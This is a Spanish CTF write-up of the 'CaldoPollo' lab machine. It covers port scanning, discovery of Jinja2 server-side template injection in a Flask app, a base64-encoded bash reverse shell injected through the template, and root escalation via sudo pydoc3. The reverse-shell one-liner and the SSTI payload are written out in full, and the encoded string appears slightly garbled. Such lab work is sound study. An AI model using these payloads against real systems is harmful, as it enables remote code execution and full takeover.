

CALDO_DE_AVECREM



CONECTIVIDAD

```
ping -c1 192.168.0.104
```

```
└─# ping -c1 192.168.0.104
PING 192.168.0.104 (192.168.0.104) 56(84) bytes of data.
64 bytes from 192.168.0.104: icmp_seq=1 ttl=64 time=0.916 ms

--- 192.168.0.104 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.916/0.916/0.916/0.000 ms
```

ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.104 -T 2
```

```


L nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.104 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 04:30 EST
Nmap scan report for 192.168.0.104
Host is up (0.0019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_ 256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-server-header: Apache/2.4.57 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
8089/tcp   open  unknown
|_ fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.1 200 OK
|_ Server: Werkzeug/2.2.2 Python/3.11.2
|_ Date: Sun, 17 Nov 2024 09:35:51 GMT
|_ Content-Type: text/html; charset=utf-8
|_ Content-Length: 535
|_ Connection: close
|_ <html><head><title>Caldo pollo</title><style>body {margin: 90px; background-image: url('/static/1366_2000.jpg');}</style></head><body>
|_ <h1>Nada interesante que buscar</h1>
|_ <form>
|_ <input name="user" style="border: 2px solid #0000FF; padding: 10px; border-radius: 10px; margin-bottom: 25px;" value="Hola"><br>
|_ <input type="submit" value="No hay nada enserio, no toques" style="border: 0px; padding: 5px 20px ; color: #0000FF;">
|_ </form>
|_ <br><p style="margin-top: 30px;">
|_ HTTPOptions:
|_ HTTP/1.1 200 OK
|_ Server: Werkzeug/2.2.2 Python/3.11.2
|_ Date: Sun, 17 Nov 2024 09:35:51 GMT
|_ Content-Type: text/html; charset=utf-8

```

Puertos abiertos 22,80 y 8089

192.168.0.104

Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Optimum write-up - T...



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```

/etc/apache2/
|-- apache2.conf
|
|_ ports.conf

```



ENUMERACIÓN

Le tiramos el whatweb al puerto 8089 para ver que corre

whatweb 192.168.0.104:8089

```
whatweb 192.168.0.104:8089
http://192.168.0.104:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[192.168.0.104], Python[3.11.2], Title[Caldo pollo], Werkzeug[2.2.2]
```

Hay una posible vulnerabilidad de **SSTI**.

(Server-Side Template Injection). Para lo que aporte, algo de contexto

1-Flask: Es un framework web minimalista para Python que proporciona herramientas para construir aplicaciones web rápidas y eficientes. Flask utiliza Jinja como su motor de plantillas predeterminado y Werkzeug como su biblioteca de manejo de solicitudes HTTP.

2-Jinja: Es un motor de plantillas para Python que se utiliza principalmente con Flask, aunque también puede ser utilizado de forma independiente. Jinja permite a los desarrolladores generar contenido dinámico en páginas web al combinar plantillas HTML con datos proporcionados por la aplicación.

3-**Werkzeug**: Es una biblioteca WSGI (Web Server Gateway Interface) para Python que proporciona una interfaz simple para manejar solicitudes HTTP. Flask utiliza Werkzeug internamente para manejar las solicitudes entrantes y las respuestas salientes.

La SSTI es una vulnerabilidad que permite a un atacante ejecutar código del lado del servidor dentro de las plantillas de Jinja u otro motor de plantillas, lo que podría llevar a ataques como la ejecución remota de código (RCE) en la aplicación web.

Lo que hacemos es irnos al navegador en el puerto 8089 y en el cajetín ejecutamos `{{7*7}}`, teniendo como resultado "Hola 49".

<https://book.hacktricks.xyz/es/pentesting-web/ssti-server-side-template-injection>

EXPLOTACIÓN

Nos vamos a <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection>

Nos ponemos a la escucha por netcat

```
nc -nlvp 4444
```

Codificamos en base64 nuestra shell para evitar problemas

```
echo 'bash -i >& /dev/tcp/192.168.0.49/4444 0>&1' | base64  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjAuNDkvNDQ0NCAwPiYxCg==
```

Y lo inyectamos así, en el cajetín

```
<input type="text" name="command" value="{{  
self.__init__.__globals__.__builtins__.__import__  
(os).popen('echo  
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTluMTY4LjAuNDkvNDQ0NCAwPiYxCg== |  
base64 -d | bash') }}">
```

Obteniendo acceso al sistema

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [192.168.0.104] 40618
bash: no se puede establecer el grupo de proceso de terminal (449): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
caldo@CaldoPollo:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
caldo@CaldoPollo:~$ sudo -l
sudo -l
Matching Defaults entries for caldo on CaldoPollo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User caldo may run the following commands on CaldoPollo:
    (root) NOPASSWD: /usr/bin/pydoc3
```

Pydoc3 es una herramienta incluida en Python para mostrar documentación.

Sin embargo, puede ser abusada para obtener un shell interactivo con privilegios de root, ya que permite ejecutar comandos arbitrarios en un entorno interactivo.

Con lo que si pedimos información sobre alguno de los módulos, tenemos la posibilidad de ejecutar código para hacernos root

```
caldo@CaldoPollo:~$ sudo -u root /usr/bin/pydoc3 os
root@CaldoPollo:/home/caldo# whoami
root
root@CaldoPollo:/home/caldo#
```

👉 Buen día.